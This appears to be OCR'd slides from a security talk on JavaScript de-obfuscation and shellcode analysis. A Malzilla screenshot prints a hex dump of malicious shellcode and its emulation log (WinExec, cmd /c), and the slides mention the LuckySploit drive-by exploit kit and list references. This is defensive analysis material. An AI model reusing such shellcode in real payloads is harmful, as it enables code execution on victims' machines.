
Malzilla by bobby

Download | Decoder | Misc Decoders | Kalimero Processor | Shellcode analyzer | Log | Clipboard Monitor | Notes | Hex view | PS

0x080	FC5A	8BD8	6A01	59E8	5700	0000	83C6	1356	üZ‹Øj.YèW...ƒÆ.V
0x090	4680	3E80	75FA	8036	805E	83EC	408B	DCC7	F€>€uú€6€^ƒì@‹ÜÇ
0x0A0	0363	6D64	2043	4343	4366	C703	2F63	4343	.cmd CCCCfÇ./cCC
0x0B0	C603	2043	6A20	53FF	57EC	C704	035C	612E	Æ. Cj SÿWìÇ..\a.
0x0C0	65C7	4403	0478	6500	0033	C050	5053	5650	eÇD..xe..3ÀPPSVP
0x0D0	FF57	FC8B	DC6A	0053	FF57	F068	5124	4000	ÿWü‹Üj.SÿWðhQ$@.
0x0E0	58FF	D033	C0AC	85C0	75F9	5152	5653	FFD2	XÿÐ3À¬…ÀuùQRVSÿÒ
0x0F0	5A59	ABE2	EE33	C0C3	E80C	FFFF	FF47	6574	ZY«âî3ÀÃè.ÿÿÿGet

Run emulation | GetPC

```
stepcount 17774
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x0041710c =>
        = "GetSystemDirectoryA";
) = 0x7c814eea;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x00417120 =>
        = "WinExec";
) = 0x7c86136d;
FARPROC WINAPI GetProcAddress (
    HMODULE hModule = 0x7c800000 =>
        none;
    LPCSTR lpProcName = 0x00417128 =>
        = "ExitThread";
) = 0x7c80c058;
```



- Demo
  - 1) JavaScript de-obfuscation and shell code analysis
  - 2) LuckySploit
    - New exploit kit - set of .HTML files
    - Used for spreading the malware with the method of Drive-by-Download
    - Script using RSA algorithm
    - Script only displayed once – if u browse back, the script won't appear again

Questions?

http://www.security-assessment.com
Roberto.suggi@security-assessment.com

- DebugBar - http://www.my-debugbar.com/wiki/Doc/DebugbarInstall
- Firebug - http://getfirebug.com/docs.html
- WebDevHelper - http://projects.nikhilk.net/WebDevHelper/
- JavaScript Debugger - http://www.mozilla.org/projects/venkman/
- JavaScript Debugger Tutorial - http://devedge-temp.mozilla.org/viewsource/2002/venkman/01/index_en.html
- JSON - http://directwebremoting.org/blog/joe/2007/03/06/json_is_not_as_safe_as_people_think_it_is_part_2.html
- JSON/Twitter Example - http://www.thespanner.co.uk/2009/01/07/i-know-what-your-friends-did-last-summer/
- Safety of JSON - http://ajaxian.com/archives/the-safety-of-json
- Forum Discussion – JSON - http://sla.ckers.org/forum/read.php?2,25788

- LuckySploit - http://evilfingers.blogspot.com/2009/02/luckysploit-right-hand-of-zeus.html
- AJAX Security - http://www.cgisecurity.com/ajax/
- Ajax Security Basics - http://www.securityfocus.com/infocus/1868/2
- JavaScript 2.0: The Complete Reference, Second Edition by Thomas Powell and Fritz Schneider - ISBN:0072253576
- JavaScript: The Definitive Guide, 4th Edition By David Flanagan - ISBN : 0-596-00048-0
- Pro JavaScript Techniques by John Resig ISBN: 1-59059-727-3
- Practical JavaScript™, DOM Scripting, and Ajax Projects by Frank W. Zammett – ISBN: 1-59059-816-4
- JavaScript® Bible, Sixth Edition by Danny Goodman – ISBN: 978-0-470-06916-5

- Attacking Rich Internet Applications – Stefano Di Paola, Kuza55 - http://www.ruxcon.org.au/files/2008/Attacking_Rich_Internet_Applications.pdf
- LuckySploit - http://novirusthanks.org/blog/2009/03/luckysploit-new-exploit-kit/